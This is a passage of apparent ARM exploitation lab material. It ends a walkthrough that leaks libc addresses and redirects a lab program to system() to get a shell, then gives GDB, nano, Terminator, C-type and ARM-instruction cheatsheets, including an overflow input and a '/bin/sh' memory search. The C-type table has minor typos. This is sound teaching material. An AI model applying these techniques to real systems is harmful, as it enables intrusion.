Run Ctrl-z to put the leak_rename program in the background temporarily.

```
nemo@mako:~/labs/leak/src$ vi exploit.py
```

Edit exploit.py and make the following changes.

```
nemo@mako:~/labs/leak/src$ diff exploit.py ../exploit.py
4c4
< memmove_addr = 0xb6eb0a9d
---
> memmove_addr = 0xb6e99310
8c8
< offset_memmove = 0x3aa9d
---
> offset_memmove = 0x5f310
```

Run exploit.py with the new offset for rename in there.

```
nemo@mako:~/labs/leak/src$ python exploit.py
libc addr: 0xb6e76000, memmove_addr: 0xb6eb0a9d, gadget1 addr: 0xb6ed53fc, binstr addr: 0xb6f5634c,
system addr: 0xb6ea8991
nemo@mako:~/labs/leak/src$ cat config
cat: config: No such file or directory
nemo@mako:~/labs/leak/src$ cat config.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Use fg (foreground) to change back into the leak_rename program. Run the 'clue' command again.

```
labs/leak/src$ fg
./leak_rename
clue
The address of rename is: 0xb6eb0a9d
```

Run the reload command.

```
Enter a command: reload
Config:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

We got a shell! Success.

Cheatsheets

Terminator

To view shortcut keys in Terminator, right click in the console window, then click Preferences and click on the Keybindings tab.

```
Quick Tips:

Ctrl+Shift+o  Horizontal break
Ctrl+Shift+e  Vertical break
Ctrl+Shift+t  New tab
Alt+<arrow key>  Change between windows
```

GDB - commands used in class

Online cheatsheet: - https://gist.github.com/rkubik/b96c23bd8ed58333de37f2b8cd052c30

```
List of commands used in class:

# Set a breakpoint at *<address>
(gdb) b *0x0000000000400750

# Set a breakpoint at *<address>
(gdb) b * 0x10500

# Set a breakpoint at main
(gdb) b main

# Continue (execution)
(gdb) c

# Delete all breakpoints
(gdb) del

# Disassemble the main function
(gdb) disas main

# Search for '/bin/sh' in memory, starting at 0xb6ed7000 and ended at 0xb6fc0000
(gdb) find 0xb6ed7000, 0xb6fc0000, '/', 'b', 'i', 'n', '/', 's', 'h'

# Show info about breakpoints
(gdb) info b

# Show memory mappings for the process
(gdb) info proc mappings
```

```
# Show registers
(gdb) info reg

# Show specific registers
(gdb) info reg $w0 $w1 $w2 $w3

# Show registers (abbreviated)
(gdb) i r

# Show specific registers
(gdb) i r $x0 $x1 $x2 $x3 $x4 $x5 $x6 $x7

# Print the system address
(gdb) print system

# Run the external command (!) ps aux | grep hnap
(gdb) !ps aux | grep hnap

# Quite gdb
(gdb) quit

# Run the program (from the beginning)
(gdb) run

# Run the program with python2 creating a parameter
(gdb) run $(python2 -c 'print("A"*104 + "BBBB")')

# Force gdb to disassemble in ARM (vs THUMB)
(gdb) set arm force-mode arm

# Set gdb to auto-detect how to display the instructions (ARM or THUMB)
(gdb) set arm force-mode auto

# Set gdb to debug the child process
(gdb) set follow-fork-mode child

# Display the arm force-mode setting
(gdb) show arm force-mode

# Display the follow-fork-mode setting
(gdb) show follow-fork-mode

# Examine 100 instructions starting at the address held in pc
(gdb) x/100i $pc

# Examine 1078 bytes in hex starting at the address held by r1
(gdb) x/1078bx $r1

# Examine 10 instructions starting at <address>
(gdb) x/10i 0xb6f363fc

# Examine 10 instructions starting at <address> (This is 64-bit)
(gdb) x/10i 0xfffffffff258
```

```
# Examine 16 words (4 bytes) in hex starting at <address>
(gdb) x/16wx 0xbefff2e0

# Examine 1 word (4 bytes) in hex starting at <address>
(gdb) x/1wx $sp

# Examine 1 word (4 bytes) in hex starting at <address>+16
(gdb) x/1wx $sp+16

# Examine 30 giants (8 bytes) in hex starting at sp
(gdb) x/30gx $sp

# Examine 34 bytes in hex starting at <address>
(gdb) x/34bx 0xbefff3b0

# Examine 40 bytes in hex starting at <address> (This is 64-bit)
(gdb) x/40bx 0xfffffffff258

# Examine 40 words (4 bytes) in hex starting at sp
(gdb) x/40wx $sp

# Examine 64 bytes in hex starting at the address held by r2
(gdb) x/64bx $r2

# Examine instruction at <address>
(gdb) x/i 0xb6f96298

# Examine a string at <address>
(gdb) x/s 0xbefff2f0

# Examine a string at the address held by r1
(gdb) x/s $r1
```

Nano

Available online at: https://www.nano-editor.org/dist/latest/cheatsheet.html

```
The editor's keystrokes and their functions

File handling
Ctrl+S      Save current file
Ctrl+O  Offer to write file ("Save as")
Ctrl+R  Insert a file into current one
Ctrl+X  Close buffer, exit from nano

Editing
Ctrl+K      Cut current line into cutbuffer
Alt+6   Copy current line into cutbuffer
Ctrl+U  Paste contents of cutbuffer
Alt+T   Cut until end of buffer
Ctrl+]  Complete current word
Alt+3   Comment/uncomment line/region
```

```
Alt+U   Undo last action
Alt+E   Redo last undone action

Search and replace
Ctrl+Q      Start backward search
Ctrl+W  Start forward search
Alt+Q   Find next occurrence backward
Alt+W   Find next occurrence forward
Alt+R   Start a replacing session

Deletion
Ctrl+H  Delete character before cursor
Ctrl+D  Delete character under cursor
Alt+Bsp Delete word to the left
Ctrl+Del    Delete word to the right
Alt+Del Delete current line

Operations
Ctrl+T      Execute some command
Ctrl+J  Justify paragraph or region
Alt+J   Justify entire buffer
Alt+B   Run a syntax check
Alt+F   Run a formatter/fixer/arranger
Alt+:   Start/stop recording of macro
Alt+;   Replay macro

Moving around
Ctrl+B      One character backward
Ctrl+F  One character forward
Ctrl+←  One word backward
Ctrl+→  One word forward
Ctrl+A  To start of line
Ctrl+E  To end of line
Ctrl+P  One line up
Ctrl+N  One line down
Ctrl+↑  To previous block
Ctrl+↓  To next block
Ctrl+Y  One page up
Ctrl+V  One page down
Alt+\   To top of buffer
Alt+/   To end of buffer

Special movement
Alt+G       Go to specified line
Alt+]   Go to complementary bracket
Alt+↑   Scroll viewport up
Alt+↓   Scroll viewport down
Alt+<   Switch to preceding buffer
Alt+>   Switch to succeeding buffer

Information
Ctrl+C      Report cursor position
Alt+D   Report line/word/character count
Ctrl+G  Display help text
```

```
Various
Alt+A    Turn the mark on/off
Tab Indent marked region
Shift+Tab       Unindent marked region
Alt+N    Turn line numbers on/off
Alt+P    Turn visible whitespace on/off
Alt+V    Enter next keystroke verbatim
Ctrl+L   Refresh the screen
Ctrl+Z   Suspend nano
```

C Types

Type	Name	Size (bytes)	Range
char	character	1	-128 to 127
unsigned char	unsigned char	1	0 to 255
short	(signed) short	2	-32,768 to 32,767
unsigned short	unsigned short	2	0 to 65535
	(signed) halfword	2	-32,768 to 32,767
	unsigned halfword	2	0 to 65535
	(signed) word	4	-2,147,483,648 to 2,147,483,647
	unsigned word	4	0 to 4,294,967295
int	(signed) integer	4	-2,147,483,648 to 2,147,483,647
unsigned int	unsigned integer	4	0 to 4,294,967295
long	(signed) long	4	-2,147,483,648 to 2,147,483,64
unsigned long	unsigned long	4	0 to 4,294,967295
double	double	8	1.7E-308 to 1.7E+308

ARM Instructions

Available online: https://www.keil.com/support/man/docs/armasm/armasm_dom1361289850509.htm

Mnemonic	Brief description	Arch.
ADC	Add with Carry	All
ADD	Add	All
ADR	Load program or register-relative address (short range)	All
ADRL pseudo-instruction	Load program or register-relative address (medium range)	x6M
AND	Logical AND	All
ASR	Arithmetic Shift Right	All
B	Branch	All
BFC	Bit Field Clear	T2
BFI	Bit Field Insert	T2
BIC	Bit Clear	All
BKPT	Breakpoint	5
BL	Branch with Link	All
BLX	Branch with Link, change instruction set	T
BX	Branch, change instruction set	T
BXJ	Branch, change to Jazelle®	J, x7M
CBZ, CBNZ	Compare and Branch if {Non}Zero	T2
CDP	Coprocessor Data Processing operation	x6M
CDP2	Coprocessor Data Processing operation	5, x6M
CLREX	Clear Exclusive	K, x6M
CLZ	Count leading zeros	5, x6M
CMN, CMP	Compare Negative, Compare	All
CPS	Change Processor State	6
CPY pseudo-instruction	Copy	6
DBG	Debug	7
DMB	Data Memory Barrier	7, 6M
DSB	Data Synchronization Barrier	7, 6M
EOR	Exclusive OR	All
ERET	Exception Return	7VE